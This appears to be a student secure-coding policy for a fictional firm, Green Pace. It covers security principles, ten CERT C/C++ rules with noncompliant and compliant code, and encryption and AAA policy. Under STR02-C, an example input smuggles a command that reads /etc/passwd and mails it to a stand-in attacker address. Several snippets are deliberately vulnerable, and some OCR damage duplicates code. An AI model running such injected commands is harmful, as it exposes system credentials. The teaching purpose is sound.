


Green Pace Secure Development Policy

Contents

Overview

Software development at Green Pace requires consistent implementation of secure principles to all developed applications. Consistent approaches and methodologies must be maintained through all policies that are uniformly defined, implemented, governed, and maintained over time.

Purpose

This policy defines the core security principles; C/C++ coding standards; authorization, authentication, and auditing standards; and data encryption standards. This article explains the differences between policy, standards, principles, and practices (guidelines and procedure): Understanding the Hierarchy of Principles, Policies, Standards, Procedures, and Guidelines.

Scope

This document applies to all staff that create, deploy, or support custom software at Green Pace.

Module Three Milestone

Ten Core Security Principles

Principles	Write a short paragraph explaining each of the 10 principles of security.
1. Validate Input Data	Validating input is important to ensure that the data entering the system is trusted and prevents vulnerabilities from potentially being exploited. This can protect against common attacks like SQL injections and buffer overflows.
2. Heed Compiler Warnings	Compiler warnings are intended to warn the developer about issues in their code that can cause further issues either immediately or down the line. Ignoring these warnings puts your product and organization at risk should something go wrong.
3. Architect and Design for Security Policies	When designing any system, it is important to ensure that the architecture is designed around secure practices. These practices help to innately defend your system from malicious attacks. When layered with additional security measures, it can help to create a fortified system.
4. Keep It Simple	When developing your code, it is beneficial to be as simple as possible and to avoid unnecessary lines of code. Convoluted code can make it more difficult to find bugs, recycle code, and build off of existing code.
5. Default Deny	Default deny is a practice that only allows specifically defined instances to have the ability to access or perform a function. If it has not been defined previously, the system should not allow that instance to occur.
6. Adhere to the Principle of Least Privilege	The principle of least privilege is a practice that gives each user or function the least amount of access necessary in order to complete their intended job or function. Further access is only granted on a need to have basis.
7. Sanitize Data Sent to Other Systems	Data sanitization is the act of removing unnecessary characters in order to get the data to an acceptable state before being passed into other parts of the system. Similar to validation input, this can also protect against certain injection attacks.
8. Practice Defense in	Defense in depth creates multiple layers of cybersecurity in order to protect a system. If

Principles	Write a short paragraph explaining each of the 10 principles of security.
Depth	in the event of an attack, the premise is that if one layer of defense falls, there are additional layers in line to protect the asset. These layers are typically unrelated in nature, but serve the same overarching purpose.
9. Use Effective Quality Assurance Techniques	Effective quality assurance techniques ensure that your code meets the specific standards and requirements previously set. One specific example would be to test early and often, as there is a range of testing suites that can be completed, and testing early in the development phase can help to save time and resources on things that would have been caught later on.
10. Adopt a Secure Coding Standard	In order to provide the most trustworthy product for your organization or end users, it is important to adopt a secure coding standard so that your developers know what practices to uphold when designing new pieces of code, or updating legacy code.

C/C++ Ten Coding Standards

Coding Standard 1

Coding Standard	Label	Obey the one-definition rule
Data Type	DCL60-CPP	C++ restricts named object definitions to ensure that linking will behave deterministically by requiring a single definition for an object across all translation units.

Noncompliant Code

Two different translation units define a class of the same name with differing definitions. Although the two definitions are functionally equivalent, they are not defined using the same sequence of tokens.

```
// a.cpp
struct S {
  int a;
};

// b.cpp
class S {
public:
  int a;
};
```

Compliant Code

If the programmer intends for the same class definition to be visible in both translation units because of common usage, the solution is to use a header file to introduce the object into both translation units.

```
// S.h
struct S {
  int a;
};

// a.cpp
#include "S.h"

// b.cpp
#include "S.h"
```

Principles(s): 4 – Keep it Simple: Instead of declaring and initializing a function that you want to use more than once in multiple different areas, use header files instead to simplify refuse and keep things consistent.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Unlikely	High	P3	L3

Automation

Tool	Version	Checker	Description Tool
Parasoft C/C++ Test	2023.1	CERT_CPP-DCL60-a	A class, union or enum name (including qualification, if any) shall be a unique identifier
Polyspace BugFinder	R2024a	CERT C++:DCL60-CPP	Checks for inline constraints not respected (rule partially covered)
CodeSonar	8.1p0	LANG.STRUCT.DEF.FDH LANG.STRUCT.DEF.ODH	Function defined in header file Object defined in header file
RuleChecker	22.10	type-compatibility definition-duplicate undefined-extern undefined-extern-pure-virtual external-file-spreading type-file-spreading	Partially Checked

Coding Standard 2

Coding Standard	Label	Do not read uninitialized memory
Data Value	EXP53-CPP	Local, automatic variables assume unexpected values if they are read before they are initialized.

Noncompliant Code

An uninitialized local variable is evaluated as part of an expression to print its value, resulting in undefined behavior.

```
#include <iostream>

void f() {
  int i;
  std::cout << i;
}
```

Compliant Code

The object is initialized prior to printing its value.

```
#include <iostream>

void f() {
  int i = 0;
  std::cout << i;
}
```

Principles(s): 1 – Validate Input Data: Before reading or printing a variable, you should validate that the variable has been properly initialized and assigned.
2 – Heed Compiler Warnings: The compiler will reflect a warning or an error if the resulting behavior of your code is undefined or unexpected.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Probable	Medium	P12	L1

Automation

Tool	Version	Checker	Description Tool
CodeSonar	8.1p0	LANG.STRUCT.RPL LANG.MEM.UVAR	Return pointer to local Uninitialized variable
Parasoft C/C++ Test	2023.1	CERT_CPP-EXP53-a	Avoid use before initialization
Parasoft Insure++	N/A	N/A	Runtime Detection
Polyspace Bug Finder	R2024a	CERT C++: EXP53-CPP	Checks for: Non-initialized variable Non-initialized pointer Rule partially covered.

Coding Standard 3

Coding Standard	Label	Guarantee that storage for strings has sufficient space for character data and the null terminator
String Correctness	STR50-CPP	Copying data to a buffer that is not large enough to hold that data results in a buffer overflow. To prevent such errors, either limit copies through truncation or, preferably, ensure that the destination is of sufficient size to hold the data to be copied.

Noncompliant Code

Because the input is unbounded, the following code could lead to a buffer overflow.

```
#include <iostream>

void f() {
  char buf[12];
  std::cin >> buf;
}
```

Compliant Code

The best solution for ensuring that data is not truncated and for guarding against buffer overflows is to use std::string instead of a bounded array.

```
#include <iostream>
#include <string>

void f() {
  std::string input;
  std::string stringOne, stringTwo;
  std::cin >> stringOne >> stringTwo;
}
```

Principles(s): 3 – Architect and Design for Security Policies: A common security flaw in programming relates to buffer overflows. It is important to avoid using techniques that could lead to buffer overflows, like bounded arrays, when designing your system.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Likely	Medium	P18	L1

Automation

Tool	Version	Checker	Description Tool
Astree	22.10	Stream-input-char-array	Partially checked and soundly supported
CodeSonar	8.1p0	MISC.MEM.NTERM LANG.MEM.BO LANG.MEM.TO	No space for null terminator Buffer overrun Type overrun
Parasoft C/C++test	2023.1	CERT_CPP-STR50-b CERT_CPP-STR50-c CERT_CPP-STR50-e CERT_CPP-STR50-f CERT_CPP-STR50-g	Avoid overflow due to reading a not zero terminated string Avoid overflow when writing to a buffer Prevent buffer overflows from tainted data Avoid buffer write overflow from tainted data Do not use the 'char' buffer to store input from 'std::cin'
Polyspace Bug Finder	R2024a	CERT C++: STR50-CPP	Checks for: Use of dangerous standard function Missing null in string array Buffer overflow from incorrect string format specifier Destination buffer overflow in string manipulation Insufficient destination buffer size Rule partially covered.

Coding Standard 4

Coding Standard	Label	Sanitize data passed to complex subsystems
SQL Injection	STR02-C	String data passed to complex subsystems may contain special characters that can trigger commands or actions, resulting in a software vulnerability. As a result, it is necessary to sanitize all string data passed to complex subsystems so that the resulting string is innocuous in the context in which it will be interpreted.

Noncompliant Code

Data sanitization requires an understanding of the data being passed and the capabilities of the subsystem.

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);

//Risky Input
//bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

Compliant Code

The whitelisting approach to data sanitization is to define a list of acceptable characters and remove any character that is not acceptable. Whitelisting is recommended over blacklisting, which traps all unacceptable characters, because the programmer needs only to ensure that acceptable characters are identified.

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                         "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                         "1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; /* Cursor into string */
const char *end = user_data + strlen( user_data);
for (cp += strspn(cp, ok_chars); cp != end; cp += strspn(cp, ok_chars)) {
  *cp = '_';
}
```

Principles(s): 7 – Sanitize Data Sent to Other Systems: This example is linked to data sanitization, as we are expecting a user to input their own data to log in to an account. Without sanitizing their input before passing it to another system, we leave ourselves vulnerable to security bluffs.
1 – Validate Input Data: Again, any data that is input from an external source should be validated for correctness to ensure unexpected behavior does not result.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Likely	Medium	P18	L1

Automation

Tool	Version	Checker	Description Tool
CodeSonar	8.1p0	IO.INJ.COMMAND IO.INJ.FMT IO.INJ.LDAP IO.INJ.LIB IO.INJ.SQL IO.UT.LIB IO.UT.PROC	Command injection Format string injection LDAP injection Library injection SQL injection Untrusted Library Load Untrusted Process Creation
Coverity	6.5	TAINTED_STRING	Fully implemented
Parasoft C/C++test	2023.1	CERT_C-STR02-a CERT_C-STR02-b CERT_C-STR02-c	Protect against command injection Protect against file name injection Protect against SQL injection
Polyspace Bug Finder	R2024a	CERT C: Rec. STR02-C	Checks for: Execution of externally controlled command Command executed from externally controlled path Library loaded from externally controlled path Rec. partially covered.

Coding Standard 5

Coding Standard	Label	Do not access freed memory
Memory Protection	MEM50-CPP	Pointers to memory that has been deallocated are called *dangling pointers*. Accessing a dangling pointer can result in exploitable vulnerabilities.

Noncompliant Code

`s` is dereferenced after it has been deallocated. If this access results in a write-after-free, the vulnerability can be exploited to run arbitrary code with the permissions of the vulnerable process.

```
#include <new>

struct S {
  void f();
};

void g() noexcept(false) {
  S *s = new S;
  // ...
  delete s;
  // ...
  s->f();
}
```

Compliant Code

The dynamically allocated memory is not deallocated until it is no longer required.

```
#include <new>

struct S {
  void f();
};

void g() noexcept(false) {
  S *s = new S;
  // ...
  s->f();
  delete s;
}
```

Principles(s): 9 – Use Effective Quality Assurance Techniques: When testing your program and using in depth tools such as CPPCheck, you can avoid missing security mis-practices such as referencing dangling pointers.
10 – Adopt a Secure Coding Standard – The standard used across the organization should dissuade developers from referencing deallocated pointers.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Likely	Medium	P18	L1

Automation

Tool	Version	Checker	Description Tool
Astree	22.10	Dangling_pointer_use	N/A
Coverity	V7.5.0	USE_AFTER_FREE	Can detect the specific instances where memory is deallocated more than once or read/written to the target of a freed pointer
Parasoft C/C++test	2023.1	CERT_CPP-MEM50-a	Do not use resources that have been freed
Polyspace Bug Finder	R2024a	CERT C++: MEM50-CPP	Checks for: Pointer access out of bounds Deallocation of previously deallocated pointer Use of previously freed pointer Rule partially covered.

Coding Standard 6

Coding Standard	Label	Understand the termination behavior of assert() and abort()
Assertions	ERR06-C	Because assert() calls abort(), cleanup functions registered with atexit() are not called. If the intention of the programmer is to properly clean up in the case of a failed assertion, then runtime assertions should be replaced with static assertions where possible.

Noncompliant Code

The code defines a function that is called before the program exits to clean up. However, the code also has an assert, and if the assertion fails, the cleanup() function is *not* called.

```
void cleanup(void) {
  /* Delete temporary files, restore consistent state, etc. */
}

int main(void) {
  if (atexit(cleanup) != 0) {
    /* Handle error */
  }

  /* ... */

  assert(/* Something bad didn't happen */);

  /* ... */
}
```

Compliant Code

the call to assert() is replaced with an if statement that calls exit() to ensure that the proper termination routines are run:

```
void cleanup(void) {
  /* Delete temporary files, restore consistent state, etc. */
}

int main(void) {
  if (atexit(cleanup) != 0) {
    /* Handle error */
  }
```

Compliant Code

```
  /* ... */

  if (/* Something bad happened */) {
    exit(EXIT_FAILURE);
  }

  /* ... */
}
```

Principles(s): 4 – Keep It Simple: Runtime assertions are great for finding other issues in our program, but favoring runtime assertions when a static assertion is an easier and more secure option can lead to functions not running properly.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
Medium	Unlikely	Medium	P4	L3

Automation

Tool	Version	Checker	Description Tool
Compass/ROSE	[Insert text.]	[Insert text.]	Can detect some violations of this rule. However, it can only detect violations involving abort() because assert() is implemented as a macro
LDRA tool suite	9.7.1	44 S	Enhanced enforcement
Parasoft C/C++test	2023.1	CERT_C-ERR06-a	Do not use assertions
PC-lint Plus	1.4	586	Fully supported

Coding Standard 7

Coding Standard	Label	Handle all exceptions
Exceptions	ERR51-CPP	All exceptions thrown by an application must be caught by a matching exception handler.

Noncompliant Code

Neither f() nor main() catch exceptions thrown by throwing_func(). Because no matching handler can be found for the exception thrown, std::terminate() is called.

```
void throwing_func() noexcept(false);

void f() {
  throwing_func();
}

int main() {
  f();
}
```

Compliant Code

The main entry point handles all exceptions, which ensures that the stack is unwound up to the main() function and allows for graceful management of external resources.

```
void throwing_func() noexcept(false);

void f() {
  throwing_func();
}

int main() {
  try {
    f();
  } catch (...) {
    // Handle error
  }
}
```

Principles(s): 8 – Practice Defense In Depth: Creating a throw exception without a catch exception will cause one layer of your defense to fail, as throw should not exist without catch. To fortify your practices, all exceptions should have the proper throw-catch pair.
10 – Adopt a Secure Coding Standard: By using this pair as the standard across the organization, we do not leave ourselves vulnerable to early terminations and uncaught issues.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
Low	Probable	Medium	P4	L3

Automation

Tool	Version	Checker	Description Tool
Astrée	22.10	main-function-catch-all early-catch-all	Partially checked
CodeSonar	8.1p0	LANG.STRUCT.UCTCH	Unreachable Catch
Parasoft C/C++test	2023.1	CERT_CPP-ERR51-a CERT_CPP-ERR51-b	Always catch exceptions Each exception explicitly thrown in the code shall have a handler of a compatible type in all call paths that could lead to that point
Polyspace Bug Finder	R2024a	CERT C++: ERR51-CPP	Checks for unhandled exceptions (rule partially covered)

Coding Standard 8

Coding Standard	Label	Use valid iterator ranges
Containers	CTR53-CPP	When iterating over elements of a container, the iterators used must iterate over a valid range. Using a range of two iterators that are invalidated or do not refer into the same container results in undefined behavior.

Noncompliant Code

The two iterators that delimit the range point into the same container, but the first iterator does not precede the second. On each iteration of its internal loop, std::for_each() compares the first iterator (after incrementing it) with the second for equality; as long as they are not equal, it will continue to increment the first iterator.

```
#include <algorithm>
#include <iostream>
#include <vector>

void f(const std::vector<int> &c) {
  std::for_each(c.end(), c.begin(), [](int i) { std::cout << i; });
}
```

Compliant Code

The iterator values passed to std::for_each() are passed in the proper order.

```
#include <algorithm>
#include <iostream>
#include <vector>

void f(const std::vector<int> &c) {
  std::for_each(c.begin(), c.end(), [](int i) { std::cout << i; });
}
```

Principles(s): 9 – Use Effective Quality Assurance Techniques: Through testing a program for correctness, the developer would catch that their foreach() function was not resulting in proper behavior. While the issue may not show in the compiler, testing can help to deter these issues that can fly under the radar.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Probably	High	P6	L2

Automation

Tool	Version	Checker	Description Tool
CodeSonar	8.1p0	LANG.MEM.BO	Buffer Overrun
Helix QAC	2024.2	C++3802	N/A
Parasoft C/C++test	2023.1	CERT_CPP-CTR53-a CERT_CPP-CTR53-b	Do not use an iterator range that isn't really a range Do not compare iterators from different containers
Polyspace Bug Finder	R2024a	CERT C++: CTR53-CPP	Checks for invalid iterator range (rule partially covered).

Coding Standard 9

Coding Standard	Label	Close files when they are no longer needed
Input Output (FIO)	FIO51-CPP	A call to the std::basic_filebuf<T>::open() function must be matched with a call to std::basic_filebuf<T>::close() before the lifetime of the last pointer that stores the return value of the call has ended or before normal program termination, whichever occurs first.

Noncompliant Code

The constructor for std::fstream calls std::basic_filebuf<T>::open(), and the default std::terminate_handler called by std::terminate() is std::abort(), which does not call destructors.

```
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
  // ...
  std::terminate();
}
```

Compliant Code

In this compliant solution, std::fstream::close() is called before std::terminate() is called, ensuring that the file resources are properly closed.

```
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
  // ...
```

Compliant Code

```
  file.close();
  if (file.fail()) {
    // Handle error
  }
  std::terminate();
}
    // Handle error
  }
  std::terminate();
}
```

Principles(s): 8 – Practice Defense in Depth: Much like throw-catch pairs, file opening should always be paired with closing. In this example, the developer only has one layer of defense by validating that a file has opened properly. Introducing an additional defense of closing the file and ensuring that it is closed can protect the system from an unnecessary file remaining open and potentially accessed again.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
Medium	Unlikely	Medium	P4	L3

Automation

Tool	Version	Checker	Description Tool
CodeSonar	8.1p0	ALLOC.LEAK	Leak
Klocwork	2024.2	RH.LEAK	N/A
Parasoft C/C++test	2023.1	CERT_CPP-FIO51-a	Ensure resources are freed
Polyspace Bug Finder	R2024a	CERT C++: FIO51-CPP	Checks for resource leak (rule partially covered)

Coding Standard 10

Coding Standard	Label	Do not modify the standard namespaces
Declarations and Initializations	DCL58-CPP	Do not add declarations or definitions to the standard namespaces std or posix, or to a namespace contained therein, except for a template specialization that depends on a user-defined type that meets the standard library requirements for the original template.

Noncompliant Code

The declaration of x is added to the namespace std, resulting in undefined behavior.

```
namespace std {
int x;
}
```

Compliant Code

Instead of placing the declaration into the namespace std, the declaration is placed into a namespace without a reserved name.

```
namespace nonstd {
int x;
}
```

Principles(s): 10 – Adopt a Secure Coding Standard: namespace std is a commonly used namespace when creating CPP code with its own set of standards. Therefore, if there is a reason as to why a developer would need to initialize something in a namespace declaration, it is best to ensure that a nonstd namespace is called to avoid circumventing standards.

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
High	Unlikely	Medium	P6	L2


Automation

Tool	Version	Checker	Description Tool
CodeSonar	8.1p0	LANG.STRUCT.DECL.SNM	Modification of Standard Namespaces


Tool	Version	Checker	Description Tool
Parasoft C/C++test	2023.1	CERT_CPP-DCL58-a	Do not modify the standard namespaces 'std' and 'posix'
Polyspace Bug Finder	R2024a	CERT C++: DCL58-CPP	Checks for modification of standard namespaces (rule fully covered)
PVS-Studio	7.32	V1061	N/A

Defense-in-Depth Illustration

This illustration provides a visual representation of the defense-in-depth best practice of layered security.



Automation



Automation will be used for the enforcement of and compliance to the standards defined in this policy. While Green Pace already has a well-established DevOps process and infrastructure, we can improve on these processes by introducing automated enforcement of security standards to evolve our infrastructure into DevSecOps. Automation can be implemented beginning with the build stage of pre-production. To achieve a secure build, we can use the aforementioned automation tools in this policy to begin checking for security vulnerabilities. During the verify and testing stage, we can introduce continuous integration tools along with our security automation to help automate the process of development, to catch any quiet issues, and to ensure that our new code introductions are stable. Good examples of reliable CI/CD tools would be Jenkins or Travis CI. Automated testing tools such as Selenium, Cypress, or Katalon can also be introduced to automate our testing depending on our needs.

To monitor, detect, and respond to security incidents, an automated tool like Splunk can add an additional layer of defense by serving as incident response and management system. Throughout the entire DevOps process, we can find ways to include automation to underscore our security principles, elevating us to a DevSecOps organization.

Summary of Risk Assessments

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
CTR53-CPP	High	Probably	High	P6	L2
DCL58-CPP	High	Unlikely	Medium	P6	L2
DCL60-CPP	High	Unlikely	High	P3	L3
ERR06-C	Medium	Unlikely	Medium	P4	L3
ERR51-CPP	Low	Probably	Medium	P4	L3
EXP53-CPP	High	Probable	Medium	P12	L1
FIO51-CPP	Medium	Unlikely	Medium	P4	L3
MEM50-CPP	High	Likely	Medium	P18	L1
STR02-C	High	Likely	Medium	P18	L1
STR50-CPP	High	Likely	Medium	P18	L1

Create Policies for Encryption and Triple A

a. Encryption	**Explain what it is and how and why the policy applies.**
Encryption at rest	Encryption at rest describes data that is not in use, or in storage, being encrypted in order to reduce bad actors from having access to sensitive information if attacked. This policy applies to Green Pace, as we should ensure that if our defenses fall and our customer information is breached, the attackers would not be able to decrypt the information due to not having the means or a key.
Encryption in flight	Encryption in flight refers to data that is moving from one system to another. Data in motion should also be encrypted so that if Green Pace is attacked and our actions are intercepted by a bad actor, they will not be able to read or use the data stolen.
Encryption in use	Encryption in use is defined as encrypting data even if actively in use. This policy applies to Green Pace as we hold the trust of our clients when using or changing the data they have provided to us. This ensures that at all times, regardless of the circumstance, data remains hidden and encrypted to anyone without the key.

b. Triple-A Framework*	**Explain what it is and how and why the policy applies.**
Authentication	Authentication refers to validating that a user is who they say they are, whether through two factor authentication, log in information, etc. This policy applies to Green Pace as we should authenticate all users, both internal and external, before allowing any access to any system. This prevents bad actors from gaining entrance to our systems.

b. Triple-A Framework*	Explain what it is and how and why the policy applies.
Authorization	Authorization describes checking credentials to see what actions a user is permitted to perform. This relates to the principle of least privilege, a security process outlined earlier in this document. This principle applies to our organization, as we want to ensure that excessive authorization levels are not granted to just any user, and rather granted to those who have the most urgent and necessary needs. For example, if someone who is intended to handle customer relations has the ability to change a database storing sensitive financial information, we may need to reconsider authorization levels.
Accounting	Accounting is defined as keeping a log of actions that happen in the system. This typically includes who, what, when, where, and how. This audit trail ensures that if a file is accessed, there is a way to review the details of the change, and thus take effective action. This policy applies to Green Pace, as it increases mitigation efforts if anything negative were to happen.

Audit Controls and Management

Every software development effort must be able to provide evidence of compliance for each software deployed into any Green Pace managed environment.

Evidence will include the following:

- Code compliance to standards
- Well-documented access-control strategies, with sampled evidence of compliance
- Well-documented data-control standards defining the expected security posture of data at rest, in flight, and in use
- Historical evidence of sustained practice (emails, logs, audits, meeting notes)

Enforcement

The office of the chief information security officer (OCISO) will enforce awareness and compliance of this policy, producing reports for the risk management committee (RMC) to review monthly. Every system deployed in any environment operated by Green Pace is expected to be in compliance with this policy at all times.

Staff members, consultants, or employees found in violation of this policy will be subject to disciplinary action, up to and including termination.

Exceptions Process

Any exception to the standards in this policy must be requested in writing with the following information:

- Business or technical rationale
- Risk impact analysis
- Risk mitigation analysis
- Plan to come into compliance
- Date for when the plan to come into compliance will be completed

Approval for any exception must be granted by chief information officer (CIO) and the chief information security officer (CISO) or their appointed delegates of officer level.

Exceptions will remain on file with the office of the CISO, which will administer and govern compliance.

Distribution

This policy is to be distributed to all Green Pace IT staff annually. All IT staff will need to certify acceptance and awareness of this policy annually.

Policy Change Control

This policy will be automatically reviewed annually, no later than 365 days from the last revision date. Further, it will be reviewed in response to regulatory or compliance changes, and on demand as determined by the OCISO.

Policy Version History

Version	Date	Description	Edited By	Approved By
1.0	07/21/24	Initial Template	Gabrielle Maitland	Gabrielle Maitland
2.0	08/09/24	Final Document	Gabrielle Maitland	Gabrielle Maitland

Appendix A Lookups

Approved C/C++ Language Acronyms

Language	Acronym
C++	CPP
C	CLG
Java	JAV

Sources

Carnegie Mellon University Software Engineering Institute. (2024, February). *SEI CERT C++ Coding Standard*. https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=88046682

Mylonas, L. (2018, November 27). *What is AAA security? An introduction to authentication, authorisation and accounting*. Codebots. https://codebots.com/application-security/aaa-security-an-introduction-to-authentication-authorisation-accounting